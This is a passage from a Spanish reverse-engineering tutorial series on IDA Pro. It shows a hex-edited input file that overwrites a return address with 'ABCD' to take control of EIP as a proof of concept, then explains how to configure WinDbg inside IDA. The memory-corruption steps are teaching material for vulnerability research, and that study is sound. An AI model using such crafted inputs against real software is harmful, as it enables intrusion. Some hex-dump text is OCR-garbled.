Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00304600 C7 E7 80 0C 82 E5 EB 0A 66 1B 00 1C CD B0 EE 00 Çç€.,åë.f...í°i.
00304610 2E 9F 7D F1 00 3E 67 F2 F4 00 4D AE 10 F6 00 5C .Ýñ.>gòò.M®.ö.\|
00304620 F4 2E F9 00 6C 3A 4C FC 00 7C 02 CO FE 80 8B 48 ö.ù.1:Lü.|.Àp€<H
00304630 DE 01 0A 66 1C 00 9A 8E FC 03 00 A9 D5 1A 06 00 p..f..šžü..@ö...
00304640 B4 86 2F 07 00 C4 4E A3 0A 00 D3 94 C1 OC 00 E3 't//..ÀÑ£..Ó~Á..ä
00304650 5D 35 0F 00 F2 A3 53 12 80 01 E9 71 16 0A 67 1C ]5..ð€S.€.éq..g.
00304660 00 11 2F 8F 19 00 20 75 AD 1D 00 2F BB CB 20 80 .../....u.../»È €
00304670 3F 01 E9 24 0A 67 1C 00 4D C5 B1 27 00 5D OB CF ?é$.g..Må±'.].í
00304680 29 00 6C 51 ED 2B 00 7B 98 OB 2E 00 8A DE 29 30 ).lQi+.(...ŠP)O
00304690 00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00 .š$G3.@je6.,°f9.
003046A0 C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 82 DD 40 00 F7 Çö;.;*.æÝø.-
003046B0 4F FE 43 80 06 96 1C 46 0A 68 1C 00 15 DC 3A 49 Opc€.-.F.h..Ü:I
003046C0 00 25 A4 AE 4C 00 34 EA CC 50 00 44 30 EA 54 00 .‰@L.4éIP.DOëT.
003046D0 53 77 08 58 00 62 BD 26 5B 00 72 03 44 5F 00 81 Sw.X.b¢¢[.r.D_..
003046E0 CB B8 63 00 91 94 2D 66 00 A1 DE F7 6A 00 B1 25 È,c.'~-f.;þ+j.‡%
003046F0 15 6D 00 CO ED 8A 71 00 DO B5 FE 74 00 DE 75 19 .m.ÀiŠq.Dþpt.Pu.
00304700 78 00 ED BB 37 7C 00 FD 83 AB 81 80 0C C9 C9 85 x.i»?|..ýf«.€.ÉÉ..
00304710 0A 69 1C 00 1C 0F E7 89 80 2B 56 05 8C 0A 69 1C .i....çt€+V.Q.i.
00304720 00 3A 9C 23 90 00 49 E2 41 93 00 59 28 5F 97 00 .:o#..IàA".Y(_-
00304730 68 6E 7D 9B 00 77 B4 9B 9F 00 86 FA B9 A2 00 96 hn)>.w'>Ý.tú`ç.-
```

Esos son los valores que va a saltar ya que pisamos el return address, lo cambiare por .

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00304600 C7 E7 80 0C 82 E5 EB 0A 66 1B 00 1C CD B0 EE 00 Çç€.,åë.f...í°i.
00304610 2E 9F 7D F1 00 3E 67 F2 F4 00 4D AE 10 F6 00 5C .Ýñ.>gòò.M®.ö.\|
00304620 F4 2E F9 00 6C 3A 4C FC 00 7C 02 CO FE 80 8B 48 ö.ù.1:Lü.|.Àp€<H
00304630 DE 01 0A 66 1C 00 9A 8E FC 03 00 A9 D5 1A 06 00 p..f..šžü..@ö...
00304640 B4 86 2F 07 00 C4 4E A3 0A 00 D3 94 C1 OC 00 E3 't//..ÀÑ£..Ó~Á..ä
00304650 5D 35 0F 00 F2 A3 53 12 80 01 E9 71 16 0A 67 1C ]5..ð€S.€.éq..g.
00304660 00 11 2F 8F 19 00 20 75 AD 1D 00 2F BB CB 20 80 .../....u.../»È €
00304670 3F 01 E9 24 0A 67 1C 00 4D C5 B1 27 00 5D OB CF ?é$.g..Må±'.].í
00304680 29 00 6C 51 ED 2B 00 7B 98 OB 2E 00 8A DE 29 30 ).lQi+.(...ŠP)O
00304690 00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00 .š$G3.@je6.,°f9.
003046A0 C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 41 42 43 44 CC Çö;.;*.æABCĐi
003046B0 CC iiiiiliiliiliili
003046C0 00 25 A4 AE 4C 00 34 EA CC 50 00 44 30 EA 54 00 .‰@L.4éIP.DOëT.
003046D0 53 77 08 58 00 62 BD 26 5B 00 72 03 44 5F 00 81 Sw.X.b¢¢[.r.D_..
003046E0 CB B8 63 00 91 94 2D 66 00 A1 DE F7 6A 00 B1 25 È,c.'~-f.;þ+j.‡%
003046F0 15 6D 00 CO ED 8A 71 00 DO B5 FE 74 00 DE 75 19 .m.ÀiŠq.Dþpt.Pu.
00304700 78 00 ED BB 37 7C 00 FD 83 AB 81 80 0C C9 C9 85 x.i»?|..ýf«.€.ÉÉ..
00304710 0A 69 1C 00 1C 0F E7 89 80 2B 56 05 8C 0A 69 1C .i....çt€+V.Q.i.
00304720 00 3A 9C 23 90 00 49 E2 41 93 00 59 28 5F 97 00 .:o#..IàA".Y(_-
00304730 68 6E 7D 9B 00 77 B4 9B 9F 00 86 FA B9 A2 00 96 hn)>.w'>Ý.tú`ç.-
```

Ahora lo tiró con este archivo modificado.

```

.text:61402142 pop    ebx
.text:61402143 pop    esi
.text:61402144 pop    edi
.text:61402145 pop    ebp
.text:61402146 ret[4]  ; [RETN]
.text:61402146 sub_61401AE0 endp
.text:61402146 ; align 10h
.text:61402150 ; ===== S U B R O U T I N E =====
.text:61402150 ; 
.text:61402150 ; 
00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)

```

Listo ahora si ejecuto ya tomó control de EIP que es el objetivo de un POC, o de la mayoría algunos ni llegan a eso solo rompen el programa y listo.

```

.text:61402142 pop    ebx
.text:61402143 pop    esi
.text:61402144 pop    edi
.text:61402145 pop    ebp
.text:61402146 ret[4]  ; [RETN]
.text:61402146 sub_61401AE0 endp
.text:61402146 ; align 10h
.text:61402147 ; 
.text:61402148 ; 
00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)

```

```

.text:61402142 pop    ebx
.text:61402143 pop    esi
.text:61402144 pop    edi
.text:61402145 pop    ebp
.text:61402146 ret[4]  ; [RETN]
.text:61402146 sub_61401AE0 endp
.text:61402146 ; align 10h
.text:61402147 ; 
00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)

```

Si todo va bien se podría explotar, ya veremos cómo continuar con la explotación de este ejemplo más adelante ahora en las partes siguientes vamos a seguir con la teoría que falta y algunos ejemplos sencillos programados por mi para que practiquen yo ya trabajé mucho jeje.

Es de notar que la extensión del archivo debe ser .ty+ si no no pasa por la parte vulnerable, si la cambiamos.

Hasta la parte 32.  
Ricardo Narvaja




# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 32

---


Preparando Windbg para trabajar con IDA.

Una de las cosas que nos faltan instalar es Windbg, que puede ser manejado desde la interfase de IDA y que es un gran debugger, quizás le falta comodidad ya que es casi todo comandos tipo consola y se complica un poco de manejar, pero podemos utilizar la gran interfase que tiene IDA, con Windbg debuggeando detrás, muy útil cuando se desea debuggear kernel, o tener una buena información del estado del heap en bugs tipo heap overflow o use after free que veremos más adelante.

Hay muchas formas de instalar el WINDBG, lamentablemente varían y tendrán que probar la que a ustedes les va, como yo estoy en Windows 10 fui a la pagina de Microsoft para bajar el Windows 10 SDK.




Allí me baje el instalador y cuando me da las opciones solo elegí que instale las DEBUGGING TOOLS FOR WINDOWS.




Desmarcando las otras opciones instalará el Windbg, como cada Windows tiene su SDK, podrán hacer lo mismo en otros Windows, y instalar el que corresponde a su sistema, al menos en este caso sabemos que va bien.

Luego debo ir a la carpeta cfg dentro de la instalación del IDA y buscar IDA.CFG.




Edito ese archivo y le tengo que poner el path en DBGTOOLS a donde está instalado el windbg x86, en mi caso se encuentra en.




Así que en el archivo IDA.CFG busco DBGTOOLS.

```
change.log x ConsoleApplication1.cpp x ida.cfg x idagui.cfg x new 1 x ConsoleApplication1.cpp x ConsoleApplication2.cpp x ida.c
656 MAX_TRUSTED_IDB_COUNT = 1024
657
658 //-----
659 // Processor specific parameters
660 //-----
661 #ifdef __PC__ // INTEL 80x86 PROCESSORS
662
663 //
664 // Location of Microsoft Debugging Engine Library (dbgeng.dll)
665 // This value is used by both the windmp (dump file loader) and the windbg
666 // debugger module. Please also refer to dbg_windbg.cfg
667 // (note: make sure there is a semicolon at the end)
668
669 //DBGTOOLS = "C:\\Program Files\\Debugging Tools for Windows (x86)\\";
670 DBGTOOLS = "C:\\Program Files (x86)\\Windows Kits\\10\\Debuggers\\x86\\";
671
672 USE_FPP = YES // Floating Point Processor
673 // instructions are enabled
674
675 // IBM PC specific analyzer options
676
677 PC_ANALYZE_PUSH = YES // Convert immediate operand of "push" to offset
678 // In sequence
679 // push seg
680 // push num
681 //
```

Y le agrego el path exacto, agregando la doble barra \\ en vez de la barra simple para separar las carpetas, deje comentado el path original que traía justo arriba.




Abro cualquier ejecutable, y le pongo un BREAKPOINT para que pare y cambio el debugger a Windbg.



Luego veremos si quedo bien, arrancamos el ejecutable, si nos dice que no encuentra el WINDBG deberán revisar el path, o algo fallo en la instalación, lo cual puede pasar, creo

que la única forma de ver el problema es mirar con Process Monitor que archivos busca al arrancar y donde, para ver lo que falla.



Allí paró tal cual fuera el Win32 local debugger de IDA, pero vemos que abajo donde esta normalmente la barra de Python nos aparece WINDBG (sino aparece investiguen y manden como lo solucionaron para agregarlo aquí en el tutorial), ademas clickeando en la palabra WINDBG puedo cambiar a la barra de Python si necesito.

Esto quiere decir que la cosa va bien, que quedo bien instalado, podemos utilizar la GUI de IDA y a la vez comandos de windbg, probemos algunos.

```

PDB: DIA interface version 9.0
PDB: using load address 310000
WINDBG>lm
start end module name
00310000 00317000 ConsoleApplication4 C (private pdb symbols) c:\users\ricna\documents\visual studio
2015\projects\ConsoleApplication4\release\ConsoleApplication4.pdb
0:6e380000 6e412000 apphelp (export symbols) C:\WINDOWS\system32\apphelp.dll
1:71000000 71015000 VCRUNTIME140 (export symbols) C:\WINDOWS\SYSTEM32\VCRUNTIME140.dll
2:76b60000 76c40000 KERNEL32 (export symbols) C:\WINDOWS\System32\KERNEL32.DLL
3:76d60000 76e40000 ucrtbase (export symbols) C:\WINDOWS\System32\ucrtbase.dll
4:76ec0000 77061000 KERNELBASE (export symbols) C:\WINDOWS\System32\KERNELBASE.dll
5:77ac0000 77c43000 ntdll (export symbols) C:\WINDOWS\SYSTEM32\ntdll.dll

```

## !lm (List Loaded Modules)

The **!lm** command displays the specified loaded modules. The output includes the status and the path of the module.

```
!lmOptions [a Address] [m Pattern | M Pattern]
```

### Parameters

#### Options

Any combination of the following options:

Funciono puedo ver la lista de módulos en la barra de Windbg, obviamente también en la de IDA.

Path	Base	Size
C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication...	00310000	00007000
C:\WINDOWS\SysWoW64\apphelp.dll	6E380000	00092000
C:\WINDOWS\SysWoW64\VCRUNTIME140.dll	71000000	00015000
C:\WINDOWS\SysWoW64\KERNEL32.DLL	76B60000	000E0000
C:\WINDOWS\SysWoW64\ucrtbase.dll	76D60000	000E0000
C:\WINDOWS\SysWoW64\KERNELBASE.dll	76EC0000	001A1000
ntdll.dll	77AC0000	00183000

Line 1 of 7

También debemos configurar los símbolos para el WINDBG, vemos que si hacemos

.reload


